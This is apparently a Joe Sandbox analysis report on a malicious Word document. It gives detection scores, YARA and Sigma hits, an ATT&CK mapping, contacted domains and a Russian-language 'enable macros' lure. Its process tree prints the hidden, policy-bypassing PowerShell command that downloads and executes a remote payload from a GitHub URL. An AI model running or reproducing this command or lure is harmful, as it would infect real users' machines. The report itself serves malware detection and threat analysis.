Joe Sandbox Cloud BASIC

**ID:** 515215
**Sample Name:** RfORrHIRNe
**Cookbook:**
defaultwindowsofficecookbook.jbs
**Time:** 01:48:56
**Date:** 04/11/2021
**Version:** 34.0.0 Boulder Opal

# Table of Contents


# Windows Analysis Report RfORrHIRNe

## Overview

### General Information

| | |
|---|---|
| Sample Name: | RfORrHIRNe (renamed file extension from none to doc) |
| Analysis ID: | 515215 |
| MD5: | 955d5d2855b291.. |
| SHA1: | b58901cf8967310. |
| SHA256: | 63acfd6633bf3fe… |
| Infos: | |

Most interesting Screenshot:




RfORrHIRNe [Compatibility Mode] - Microsoft Word

ПРЕДУПРЕЖДЕНИЕ СИСТЕМЫ БЕЗОПАСНОСТИ Запуск макросов отключен. Включить содержимое

Для просмотра содержимого документа необходимо включить содержимое!!

### Detection




| | |
|---|---|
| Score: | 88 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Multi AV Scanner detection for subm…
- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Document contains an embedded VB…
- Sigma detected: Microsoft Office Pr…
- Suspicious powershell command line…
- Machine Learning detection for samp…
- Document contains an embedded VB…
- Document exploit detected (process…
- Queries the volume information (nam…
- Yara signature match
- Document has an unknown applicati…
- May sleep (evasive loops) to hinder …
- Stores large binary data to the regist…

### Classification



## Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2096 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - powershell.exe (PID: 2432 cmdline: Powershell.exe -NoP -NonI -W Hidden -Exec Bypass IEX(New-Object Net.WebClient).DownloadString('http://github.com/ssbb36/stv/raw/main/5.mp3') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- **cleanup**

## Malware Configuration

**No configs have been found**

## Yara Overview

### Initial Sample

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| RfORrHIRNe.doc | PowerShell_in_Word_Doc | Detects a powershell and bypass keyword in a Word document | Florian Roth | • 0x72c7:$s1: Powershell.exe<br>• 0x72f1:$s2: Bypass |
| RfORrHIRNe.doc | PowerShell_Susp_Parameter_Combo | Detects PowerShell invocation with suspicious parameters | Florian Roth | • 0x72e0:$sb1: -W Hidden<br>• 0x72d5:$sc1: -NoP<br>• 0x72da:$sd1: -NonI<br>• 0x72ea:$se2: -Exec Bypass<br>• 0x72ea:$se4: -Exec Bypass |

### Dropped Files

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{28D4A0D4-699A-4F69-8702-D3F95AC65D58}.tmp | PowerShell_in_Word_Doc | Detects a powershell and bypass keyword in a Word document | Florian Roth | • 0x1047:$s1: Powershell.exe<br>• 0x1071:$s2: Bypass |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{28D4A0D4-699A-4F69-8702-D3F95AC65D58}.tmp | PowerShell_Susp_Parameter_Combo | Detects PowerShell invocation with suspicious parameters | Florian Roth | • 0x1060:$sb1: -W Hidden<br>• 0x1055:$sc1: -NoP<br>• 0x105a:$sd1: -NonI<br>• 0x106a:$se2: -Exec Bypass<br>• 0x106a:$se4: -Exec Bypass |
| C:\Users\user\AppData\Local\Temp\~DFA094A62AA4BA8959.TMP | PowerShell_in_Word_Doc | Detects a powershell and bypass keyword in a Word document | Florian Roth | • 0x2c33:$s1: Powershell.exe<br>• 0x2c5d:$s2: Bypass |
| C:\Users\user\AppData\Local\Temp\~DFA094A62AA4BA8959.TMP | PowerShell_Susp_Parameter_Combo | Detects PowerShell invocation with suspicious parameters | Florian Roth | • 0x2c4c:$sb1: -W Hidden<br>• 0x2c41:$sc1: -NoP<br>• 0x2c46:$sd1: -NonI<br>• 0x2c56:$se2: -Exec Bypass<br>• 0x2c56:$se4: -Exec Bypass |

### Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000001.00000002.418320805.0000000000250000.00000004.00000020.sdmp | PowerShell_Susp_Parameter_Combo | Detects PowerShell invocation with suspicious parameters | Florian Roth | • 0x3039:$sb1: -W Hidden<br>• 0x302e:$sc1: -NoP<br>• 0x3033:$sd1: -NonI<br>• 0x3043:$se2: -Exec Bypass<br>• 0x3043:$se4: -Exec Bypass |

## Sigma Overview

### System Summary:

**Sigma detected: Microsoft Office Product Spawning Windows Shell**

**Sigma detected: PowerShell Download from URL**

**Sigma detected: Windows Suspicious Use Of Web Request in CommandLine**

**Sigma detected: Non Interactive PowerShell**

## Jbx Signature Overview

Click to jump to signature section

### AV Detection:

**Multi AV Scanner detection for submitted file**

**Antivirus / Scanner detection for submitted sample**

**Antivirus detection for dropped file**

**Machine Learning detection for sample**

### Software Vulnerabilities:

**Document exploit detected (process start blacklist hit)**

### System Summary:

**Document contains an embedded VBA macro which may execute processes**

**Document contains an embedded VBA macro with suspicious strings**


## Data Obfuscation:

**Suspicious powershell command line found**

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Command and Scripting Interpreter 1 | Path Interception | Process Injection 1 | Masquerading 1 | OS Credential Dumping | Security Software Discovery 1 | Remote Services | Data from Local System | Exfiltration Over Other Network Medium | Encrypted Channel 1 | Eavesdrop on Insecure Network Communicatior |
| Default Accounts | Scripting 2 2 | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Modify Registry 1 | LSASS Memory | Process Discovery 1 | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | Ingress Tool Transfer 2 | Exploit SS7 to Redirect Phone Calls/SMS |
| Domain Accounts | Exploitation for Client Execution 1 3 | Logon Script (Windows) | Logon Script (Windows) | Virtualization/Sandbox Evasion 2 1 | Security Account Manager | Virtualization/Sandbox Evasion 2 1 | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Non-Application Layer Protocol 2 | Exploit SS7 to Track Device Location |
| Local Accounts | PowerShell 1 | Logon Script (Mac) | Logon Script (Mac) | Process Injection 1 | NTDS | Remote System Discovery 1 | Distributed Component Object Model | Input Capture | Scheduled Transfer | Application Layer Protocol 3 | SIM Card Swap |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Scripting 2 2 | LSA Secrets | File and Directory Discovery 2 | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manipulate Device Communicatior |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | Steganography | Cached Domain Credentials | System Information Discovery 1 2 | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communication | Jamming or Denial of Service |

## Behavior Graph




Behavior Graph


ID: 515215
Sample: RfORrHIRNe
Startdate: 04/11/2021
Architecture: WINDOWS
Score: 88

## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





**ПРЕДУПРЕЖДЕНИЕ СИСТЕМЫ БЕЗОПАСНОСТИ** Запуск макросов отключен. Включить содержимое

Для просмотра содержимого документа
необходимо включить содержимое!!

# Antivirus, Machine Learning and Genetic Malware Detection

## Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| RfORrHIRNe.doc | 49% | Virustotal | | Browse |
| RfORrHIRNe.doc | 100% | Avira | HEUR/Macro.Agent | |
| RfORrHIRNe.doc | 100% | Joe Sandbox ML | | |

## Dropped Files

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| C:\Users\user\AppData\Local\Temp\~DFA094A62AA4BA8959.TMP | 100% | Avira | HEUR/Macro.Downloader.MRQR.Gen | |
| C:\Users\user\AppData\Local\Temp\~DFA094A62AA4BA8959.TMP | 100% | Joe Sandbox ML | | |

## Unpacked PE Files

**No Antivirus matches**

## Domains

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| raw.githubusercontent.com | 0% | Virustotal | | Browse |

## URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://github.co | 0% | Virustotal | | Browse |
| http://github.co | 0% | Avira URL Cloud | safe | |
| http://https://render.githubusercontent.com | 0% | Avira URL Cloud | safe | |
| http://ocsp.entrust.net03 | 0% | URL Reputation | safe | |
| http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0 | 0% | URL Reputation | safe | |
| http://www.diginotar.nl/cps/pkioverheid0 | 0% | URL Reputation | safe | |
| http://windowsmedia.com/redir/services.asp?WMPFriendly=true | 0% | URL Reputation | safe | |
| http://https://raw.githubusercontent.com/ssbb36/stv/main/5.mp3 | 0% | Avira URL Cloud | safe | |
| http://https://raw.githubuserco | 0% | Avira URL Cloud | safe | |
| http://crl.pkioverheid.nl/DomOvLatestCRL.crl0 | 0% | URL Reputation | safe | |
| http://www.icra.org/vocabulary/. | 0% | URL Reputation | safe | |
| http://https://notebooks.githubusercontent.com | 0% | Avira URL Cloud | safe | |
| http://https://raw.githubusercontent.com | 0% | Avira URL Cloud | safe | |
| http://https://viewscreen.githubusercontent.com | 0% | Avira URL Cloud | safe | |
| http://www.%s.comPA | 0% | URL Reputation | safe | |
| http://https://github.c | 0% | Avira URL Cloud | safe | |
| http://ocsp.entrust.net0D | 0% | URL Reputation | safe | |

# Domains and IPs

## Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| github.com | 140.82.121.3 | true | false | | high |
| raw.githubusercontent.com | 185.199.108.133 | true | false | • 0%, Virustotal, Browse | unknown |

## Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://https://raw.githubusercontent.com/ssbb36/stv/main/5.mp3 | false | • Avira URL Cloud: safe | unknown |
| http://https://github.com/ssbb36/stv/raw/main/5.mp3 | false | | high |
| http://github.com/ssbb36/stv/raw/main/5.mp3 | false | | high |

## URLs from Memory and Binaries

## Contacted IPs

## Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 185.199.108.133 | raw.githubusercontent.com | Netherlands | 🇳🇱 | 54113 | FASTLYUS | false |
| 140.82.121.3 | github.com | United States | 🇺🇸 | 36459 | GITHUBUS | false |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 34.0.0 Boulder Opal |
| Analysis ID: | 515215 |
| Start date: | 04.11.2021 |
| Start time: | 01:48:56 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 6m 11s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | RfORrHIRNe (renamed file extension from none to doc) |
| Cookbook file name: | defaultwindowsofficecookbook.jbs |

| | |
|---|---|
| Analysis system description: | Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2) |
| Number of analysed new started processes analysed: | 4 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• GSI enabled (VBA)<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal88.expl.winDOC@3/10@3/2 |
| EGA Information: | Failed |
| HDC Information: | Failed |
| HCA Information: | • Successful, ratio: 100%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Found Word or Excel or PowerPoint or XPS Viewer<br>• Attach to Office via COM<br>• Scroll down<br>• Close Viewer |
| Warnings: | Show All |

# Simulations

## Behavior and APIs

| Time | Type | Description |
|---|---|---|
| 01:49:19 | API Interceptor | 42x Sleep call for process: powershell.exe modified |

# Joe Sandbox View / Context

## IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 185.199.108.133 | 8p0O2OJPcE.exe | Get hash | malicious | Browse | |
| | Statement_125858.doc | Get hash | malicious | Browse | |
| | MZ7EuvQ9IB.exe | Get hash | malicious | Browse | |
| | zvUd7VPOfS.exe | Get hash | malicious | Browse | |
| | ip ddos.exe | Get hash | malicious | Browse | |
| | Ambrosial.exe | Get hash | malicious | Browse | |
| | hwid.exe | Get hash | malicious | Browse | |
| | fm3FU6sW77.exe | Get hash | malicious | Browse | |
| | AY5uCs0HrY.exe | Get hash | malicious | Browse | |
| | Pv9fSenm0V.exe | Get hash | malicious | Browse | |
| | t63ouMqJ8f.exe | Get hash | malicious | Browse | |
| | gnykCySWj5.exe | Get hash | malicious | Browse | |
| | YRbcV0B6TZ.exe | Get hash | malicious | Browse | |
| | KpDtm40Lne.exe | Get hash | malicious | Browse | |
| | 6oi3E5jdTR.exe | Get hash | malicious | Browse | |
| | Software patch by Silensix.exe | Get hash | malicious | Browse | |
| | 7D4B1B72B1318CB933E0D6420813499581064F57A713B.exe | Get hash | malicious | Browse | |
| | j1XcBWNHwh.exe | Get hash | malicious | Browse | |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | mxZECDzIFz.exe | Get hash | malicious | Browse | |
| | p3IJWYfJZw.exe | Get hash | malicious | Browse | |
| 140.82.121.3 | 8p0O2OJPcE.exe | Get hash | malicious | Browse | |
| | zvUd7VPOfS.exe | Get hash | malicious | Browse | |
| | Incoming_Wire_payment_returned120 ___vaw.jar | Get hash | malicious | Browse | |
| | fm3FU6sW77.exe | Get hash | malicious | Browse | |
| | AY5uCs0HrY.exe | Get hash | malicious | Browse | |
| | Hgny9xwmj6.exe | Get hash | malicious | Browse | |
| | Pv9fSenm0V.exe | Get hash | malicious | Browse | |
| | pq9FtcL817.exe | Get hash | malicious | Browse | |
| | gnykCySWj5.exe | Get hash | malicious | Browse | |
| | KpDtm40Lne.exe | Get hash | malicious | Browse | |
| | 6oi3E5jdTR.exe | Get hash | malicious | Browse | |
| | Software patch by Silensix.exe | Get hash | malicious | Browse | |
| | mxZECDzIFz.exe | Get hash | malicious | Browse | |
| | Contract and PI signed.jar | Get hash | malicious | Browse | |
| | Contract and PI signed .jar | Get hash | malicious | Browse | |
| | p3IJWYfJZw.exe | Get hash | malicious | Browse | |
| | Genshin Hack v2.0.exe | Get hash | malicious | Browse | |
| | paket..jar | Get hash | malicious | Browse | |
| | paket..jar | Get hash | malicious | Browse | |
| | JwCS2tIN78.exe | Get hash | malicious | Browse | |

## Domains

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| github.com | 8p0O2OJPcE.exe | Get hash | malicious | Browse | • 140.82.121.3 |
| | PO-011121.jar | Get hash | malicious | Browse | • 140.82.121.4 |
| | iedRCXBuxs.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | MZ7EuvQ9IB.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | zvUd7VPOfS.exe | Get hash | malicious | Browse | • 140.82.121.3 |
| | hwid.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | Invoice Overdue_C0809-H03.xls.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | 1S3cLXtFN2.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | RdCWJ3MAGz.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | INVOICE.jar | Get hash | malicious | Browse | • 140.82.121.4 |
| | Md0q201V1D.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | plf5v18Xds.exe | Get hash | malicious | Browse | • 140.82.121.3 |
| | Incoming_Wire_payment_returned120 ___vaw.jar | Get hash | malicious | Browse | • 140.82.121.4 |
| | fm3FU6sW77.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | AY5uCs0HrY.exe | Get hash | malicious | Browse | • 140.82.121.3 |
| | Hgny9xwmj6.exe | Get hash | malicious | Browse | • 140.82.121.3 |
| | Pv9fSenm0V.exe | Get hash | malicious | Browse | • 140.82.121.3 |
| | t63ouMqJ8f.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | pq9FtcL817.exe | Get hash | malicious | Browse | • 140.82.121.3 |
| | gnykCySWj5.exe | Get hash | malicious | Browse | • 140.82.121.4 |

## ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| GITHUBUS | 8p0O2OJPcE.exe | Get hash | malicious | Browse | • 140.82.121.3 |
| | PO-011121.jar | Get hash | malicious | Browse | • 140.82.121.4 |
| | iedRCXBuxs.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | MZ7EuvQ9IB.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | zvUd7VPOfS.exe | Get hash | malicious | Browse | • 140.82.121.3 |
| | hwid.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | Invoice Overdue_C0809-H03.xls.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | RdCWJ3MAGz.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | INVOICE.jar | Get hash | malicious | Browse | • 140.82.121.4 |
| | Md0q201V1D.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | Incoming_Wire_payment_returned120 ___vaw.jar | Get hash | malicious | Browse | • 140.82.121.4 |
| | fm3FU6sW77.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | AY5uCs0HrY.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | Hgny9xwmj6.exe | Get hash | malicious | Browse | • 140.82.121.3 |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | Pv9fSenm0V.exe | Get hash | malicious | Browse | • 140.82.121.3 |
| | t63ouMqJ8f.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | pq9FtcL817.exe | Get hash | malicious | Browse | • 140.82.121.3 |
| | gnykCySWj5.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | YRbcV0B6TZ.exe | Get hash | malicious | Browse | • 140.82.121.4 |
| | KpDtm40Lne.exe | Get hash | malicious | Browse | • 140.82.121.3 |
| FASTLYUS | NtxIAL7Vqi.dll | Get hash | malicious | Browse | • 151.101.1.108 |
| | SecuriteInfo.com.W64.Bzrloader.IEldorado.25041.dll | Get hash | malicious | Browse | • 151.101.1.44 |
| | #Ud83d#Udd0a VM 9193407283.wav.html | Get hash | malicious | Browse | • 151.101.1.229 |
| | 8p0O2OJPcE.exe | Get hash | malicious | Browse | • 185.199.108.133 |
| | DELAY NOTICE - WAN HAI 261 S321 - SO 3110.exe | Get hash | malicious | Browse | • 151.101.1.211 |
| | Order_10112021 40200 p.m..html | Get hash | malicious | Browse | • 151.101.1.229 |
| | Oh49Bck5BV.exe | Get hash | malicious | Browse | • 151.101.194.199 |
| | Documents_photos.html | Get hash | malicious | Browse | • 151.101.112.193 |
| | nEVkwpjXlu.apk | Get hash | malicious | Browse | • 151.101.2.137 |
| | SOA OCT-NOV 2021.exe | Get hash | malicious | Browse | • 151.101.1.211 |
| | Statement_125858.doc | Get hash | malicious | Browse | • 185.199.108.133 |
| | cs.exe | Get hash | malicious | Browse | • 151.101.1.164 |
| | mipsel | Get hash | malicious | Browse | • 167.82.53.249 |
| | 6575DHL_6757.exe | Get hash | malicious | Browse | • 185.199.108.153 |
| | PO-011121.jar | Get hash | malicious | Browse | • 199.232.192.209 |
| | iedRCXBuxs.exe | Get hash | malicious | Browse | • 185.199.110.133 |
| | MZ7EuvQ9IB.exe | Get hash | malicious | Browse | • 185.199.108.133 |
| | zvUd7VPOfS.exe | Get hash | malicious | Browse | • 185.199.108.133 |
| | dork.exe | Get hash | malicious | Browse | • 151.101.1.44 |
| | ip ddos.exe | Get hash | malicious | Browse | • 185.199.108.133 |

## JA3 Fingerprints

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 05af1f5ca1b87cc9cc9b25185115607d | IMPORTS INVOICE.doc | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | Purchase Order NO_0184930.doc | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | BL_DOCUMENT.xlsx | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | Order-135078.xlsb | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | Bill_630781.xlsb | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
